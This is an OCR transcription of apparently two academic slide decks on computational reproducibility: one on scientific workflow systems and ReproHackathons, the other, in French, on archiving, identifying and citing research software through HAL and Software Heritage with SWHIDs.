
Volume 75, October 2017, Pages 284–298

Scientific workflows for computational reproducibility in the life sciences: Status, challenges and opportunities

Sarah Cohen-Boulakia[a, b, c], Khalid Belhajjame[d], Olivier Collin[e], Jérôme Chopard[f], Christine Froidevaux[a], Alban Gaignard[g], Konrad Hinsen[h], Pierre Larmande[i, c], Yvan Le Bras[j], Frédéric Lemoine[k], Fabien Mareuil[l, m], Hervé Ménager[l, m], Christophe Pradal[n, b], Christophe Blanchet[o]

- Reproduce
  - Same *scientific result*
  - But the means used may be changed
  - Different workflows, execution setting, environment
  - Different output but in accordance with the result

- Reuse
  - Different scientific result
  - Use of tools/… designed in another context


repeat
same experiment same lab
replicate
same experiment different lab
test
same experiment different set up
reproduce
different experiment some of same
reuse

Drummond C Replicability is not Reproducibility: Nor is it Good Science, online
Peng RD, Reproducible Research in Computational Science *Science 2 Dec 2011: 1226-1227.*

## Reproducibility-friendly features in scientific workflows

### Specification

Language (XML, Python...) → repeat ... reuse

Interoperability (CWL...) → replicate ... reuse

Description of steps

- Remote services → repeat
- Command line → repeat ... reuse
- Access to source code → replicate

Modularity (nested workflows?) → reuse

Annotation (tags, ontologies...) → reuse

researchobject.org EDAM

### Execution

Language and standard (PROV...,) → repeat ... reuse

Presentation (interactivity with the results, notebooks) → replicate ... reuse

Annotations → reuse

researchobject.org

### Environment (companion tools)

Ability to run workflows in a given environment → repeat (... reuse)

Virtual machines

- Package, *freeze,* and expose the environment
- VMWare, KVM, VirtualBox, Vagran,...


Lighter solutions (containers)

- Software dependencies
- Docker, Singularity, Rocket, OpenVZ, LXC, ...

Capturing command-line history input/output, specification

CDE, ReproZip (NewYork University)

**5 Systems: Galaxy, VisTrails, Taverna, OpenAlea, NextFlow**



Future Generation Computer Systems

Volume 75, October 2017, Pages 284–298

Scientific workflows for computational reproducibility in the life sciences: Status, challenges and opportunities

Sarah Cohen-Boulakia[a, b, c], Khalid Belhajjame[d], Olivier Collin[e], Jérôme Chopard[f], Christine Froidevaux[a], Alban Gaignard[g], Konrad Hinsen[h], Pierre Larmande[i, c], Yvan Le Bras[j], Frédéric Lemoine[k], Fabien Mareuil[l, m], Hervé Ménager[l, m], Christophe Pradal[n, b], Christophe Blanchet[o]

## Our new concept: Reprohackathon

- Hackathon
  - Several developers in the same room
  - Same goal to achieve (e.g., predicting plants images)
  - Create useable software in a short amount of time
  - Aim: Demonstrating feasibility
- **ReproHackathon**
  - A hackathon where
    - Given a scientific publication + input data (+ possibly contacts with authors)
    - Several (groups of) developers reimplement the methods to try to get the same result
  - Aim : Ability of current tools to reproduce a scientific result

# ReproHackathons

Gif, 06/2017
RNA-Seq data from patients with uveal melanoma
Lyon, 07/2018
Phylogeny data
Montpellier, 11/2019
Plants Image analysis

Systems : SnakeMake, NextFlow, iPython notebooks, Galaxy, scripts…
Executed in the Cloud@IFB

Testing several levels of reproducibility: repeat and replicate

https://ifb-elixirfr.github.io/ReproHackathon/hackathon_1.html

Société Informatique de France

## Conclusion

- Too many scientific results are not reproducible
- Reproducibility is necessary to ensure reuse
  - Cumulative science
- Several scientific workflow systems and companion tools are mature solutions
  - Repeat is (almost) always reachable
  - Next levels may be more difficult to reach
- Scientific workflow systems can offer support
  - Automatical Data annotation: FAIR, Data Management Plan…
- Need to teach how to use Scientific workflow systems
  - Now a dedicated class in the M2 AMI2B@Paris-Saclay (F. Lemoine & Th. Cokelaer)!

cnrs GDR Groupement de recherche
MaDICS Masses de données, informations et connaissances en sciences

ifb

[Reproductibilité de la Recherche | 10.05.2021]

SIF Société Informatique de France

Software Heritage

THE GREAT LIBRARY OF SOURCE CODE

Archiver, identifier, décrire et citer le code source :

# Le dépôt de logiciel de recherche sur l'archive ouverte HAL

**Morane Gruenpeter**

Software Heritage, Inria

## Agenda

- ★ Pourquoi déposer et partager les codes sources de recherche?
  - ○ Archiver
  - ○ Identifier
  - ○ Décrire
  - ○ Citer
- ★ Outils pour faciliter la démarche de dépôt


# Le logiciel dans la recherche

**Les rôles sont multiples:**

- Un outil
- Un résultat de recherche
- Un objet de recherche

CoSO- Note d'opportunité sur la valorisation des logiciels issus de la recherche

*https://www.ouvrirlascience.fr/note-dopportunite-sur-la-valorisation-des-logiciels-issus-de-la-recherche/*




*Three pillars of Open Science, Software Heritage CC-By 4.0 2019*

# La reproducibilité est un élément clé

**La Logique de la découverte scientifique, 1934**


The Logic of Scientific Discovery, 1934

"*Non-reproducible single occurrences are of no significance to science*"



https://www.reddit.com/r/ProgrammerHumor/comments/70fump/programming_is_magic/

Karl Popper



- ★ La préservation des codes source est à la base de la reproductibilité.
- ★ La lecture du code est essentielle pour permettre la transmission des connaissances scientifiques aux générations futures

## Un nouveau type dépôt sur HAL

### Les dates clés

- ★ 2017 - Collaboration débute
- ★ mars 2018 - Phase de test sur HAL-Inria
- ★ septembre 2018 - Ouverture sur HAL
- ★ avril 2020 - BibLateX @software

Prochainement:

- ★ été 2021 - Dépôt avec SWHID

COMING SOON

### Les acteurs

Inria
HAL archives-ouvertes.fr
CCSD
Software Heritage

Pour plus d'information sur l’archive [SoftWare Heritage (SWH)](#) :

- Suivez la présentation de Roberto Di Cosmo

## Les objectifs

- ★ Archiver le logiciel sur HAL et sur SWH
- ★ Identifier
  - ○ les objets avec un SWHID (SoftWare Heritage Identifier)
  - ○ la notice et la citation avec un HAL-ID
- ★ Décrire le logiciel avec des métadonnées qui sont modéré
- ★ Citer le dépôt avec une citation complète

# Pourquoi déposer sur HAL

- ★ Grande visibilité aux logiciels dans une démarche de science ouverte.
- ★ Archivage pérenne, en transférant votre code vers Software Heritage, l'archive universelle du code source.
- ★ Modération des métadonnées par l'équipe des documentalistes.
- ★ Différents formats d'export pour faciliter la citation.

**Le dépôt source**

**Le dépôt SWHID**

COMING SOON

## Une question de qualité

**Qualité de la curation**

★ examiner les métadonnées descriptives

★ vérifier la cohérence entre la notice et le code (e.g licence)

★ crédit correct aux créateurs - tous les auteurs sont reconnu dans la notice

**Qualité du code (lisibilité)**

★ examiner la lisibilité du code source

★ évaluer la faisabilité de modification du code

**Code Review**

**Qualité du logiciel**

★ examiner la fonctionnalité

★ compiler et exécuter

★ vérifier l'exactitude


★ évaluer la reproductibilité

**Peer review**

# La modération

**Qualité de la curation**

- ★ examiner les métadonnées descriptives
- ★ vérifier la cohérence entre la notice et le code (e.g licence)
- ★ crédit correct aux créateurs - tous les auteurs sont reconnu dans la notice


Contributor
Prepare software source code
Upload software package
Add metadata
Submit
ARCHIVES HAL OUVERTES
Moderation process
Verify metadata in form and metadata files:
-title and description
-authors
-license
Verify repository
Verify not aberrant content
Download software package
Moderator
Request changes
Validate
Modify, correct and complete
The full deposit sent to Software Heritage


*Curated Archiving of Research Software Artifacts: Lessons Learned from the French Open Archive* (HAL) on IJDC https://doi.org/10.2218/ijdc.v15i1.698

# Le dépôt source

Les logiciels qui sont développés localement et/ou hébergés sur des sites web personnels ou institutionnels

Il contient :

- une archive compressée
- une collection de métadonnées
  - métadonnées générales
  - métadonnées spécifiques



*Curated Archiving of Research Software Artifacts: Lessons Learned from the French Open Archive* (HAL) on IJDC https://doi.org/10.2218/ijdc.v15i1.698

# Référence vs. citation

**Le SWHID** (SoftWare Heritage Identifiers)

- ★ identifiant intrinsèque
- ★ accord sur la méthode de calcule - ne nécessite pas d’autorité
- ★ une empreinte digitale du code
- ★ nécessaire pour :
  - ○ spécificité - reproducibilité
  - ○ archivage

**Le HAL-ID**

- ★ identifiant extrinsèque
- ★ métadonnées avec le dépôt
- ★ identification d’une notice
- ★ auteurs et contributeurs sont vérifier en modération
- ★ nécessaire pour :
  - ○ attribution
  - ○ indexation


# SWHID + HAL-ID = Citation

## Le SWHID

archived swh:1:dir:ec4ae097465d9ea51589537ea94b2ea50e8d134d

## Le HAL-ID

hal-02309043, version 1



```
swh:1:cnt:41ddb23118f92d7218099a5e7a990cf58f1d07fa
;origin=https://github.com/chrislgarry/Apollo-11
;visit=swh:1:snp:206c27c0c031c6aac6b5fedddba8fe082dea9836
;anchor=swh:1:rev:3913f198f4383d4d638c0485d6aa902ff2f35828
;path=/Luminary099/BURN_BABY_BURN--MASTER_IGNITION_ROUTINE.agc
;lines=64-72
```

## Le format citation sur HAL

Matthieu Kowalski, Emmanuel Vincent, Rémi Gribonval. *Underdetermined Reverberant Source Separation*. **2019**, ⟨swh:1:dir:ec4ae097465d9ea51589537ea94b2ea50e8d134d;origin=https://hal.archives-ouvertes.fr/hal-02309043;visit=swh:1:snp:e35494fd4cb57af0b22131ab8c4a4d8bd5cffcc6;anchor=swh:1:rev:2d23c3e68b755b720ecca8ddd5e1f8fe99909be2;path=/⟩. ⟨hal-02309043⟩

## 1ère étape : la préparation du code


Avant le dépôt sur HAL préparer le code source du logiciel.

Ces éléments sont vérifiés après par les modérateurs.

- ❏ ajouter les fichiers suivants :
  - ❏ README
  - ❏ AUTHORS
  - ❏ LICENSE (à choisir avec les titulaires des droits patrimoniaux du dit logiciel - liste de référence)
  - ❏ codemeta.json (facultatif mais pratique)
- ❏ créer archive compressée (.zip, .tar.gz)

# 2ème étape : le dépôt

- ➔ Choisir le type de dépôt - logiciel
- ➔ Ajouter des métadonnées générales
- ➔ Ajouter des métadonnées spécifiques aux logiciels
- ➔ Ajouter les auteurs
- ➔ Valider le dépôt



Déposer

Déposer le(s) fichier(s)

Afficher la vue détaillée ☐

*Vous pouvez déposer un fichier et/ou compléter votre dépôt à partir d'un identifiant externe.*

Déposez ou cliquez pour télécharger vos fichiers

Taille maximale du fichier : 200M


Chargez les métadonnées à partir d'un identifiant

*Les informations associées à cet identifiant permettront de remplir automatiquement votre dépôt. Par exemple, le DOI est un code qui apparaît généralement sur la page de votre article sur le site de l'éditeur.*

DOI 10.xxx

Récupérer les métadonnées

*Si vous souhaitez ajouter un embargo, récupérer des fichiers de votre espace FTP ou toute autre action avancée, veuillez afficher la vue détaillée.*



Compléter les métadonnées du document

Compléter les données auteur(s) ✓

Afficher toutes les options ✓

Morane Gruenpeter idHAL : morane-gruenpeter Auteur

- Software Heritage
- Ajouter une affiliation

Pour cet auteur

Pour cette structure

Ajouter un auteur : Jean Dupont

Options : Une liste d'auteurs | Les auteur | es affiliations

Morane Gruenpeter

Fonction: Développement

Valider le dépôt

# Le dépôt avec SWHID

Pour des logiciels qui sont **développés** sur une **plateforme collaborative** (type GitHub, GitLab, Bitbucket)

Les avantages :

★ Archivage sur SWH de l'historique du développement

★ Identification (grâce au SWHID) de la version spécifique

★ Description du logiciel sur une notice HAL (indexée)

★ Citation simplifié grâce à divers exports

COMING SOON

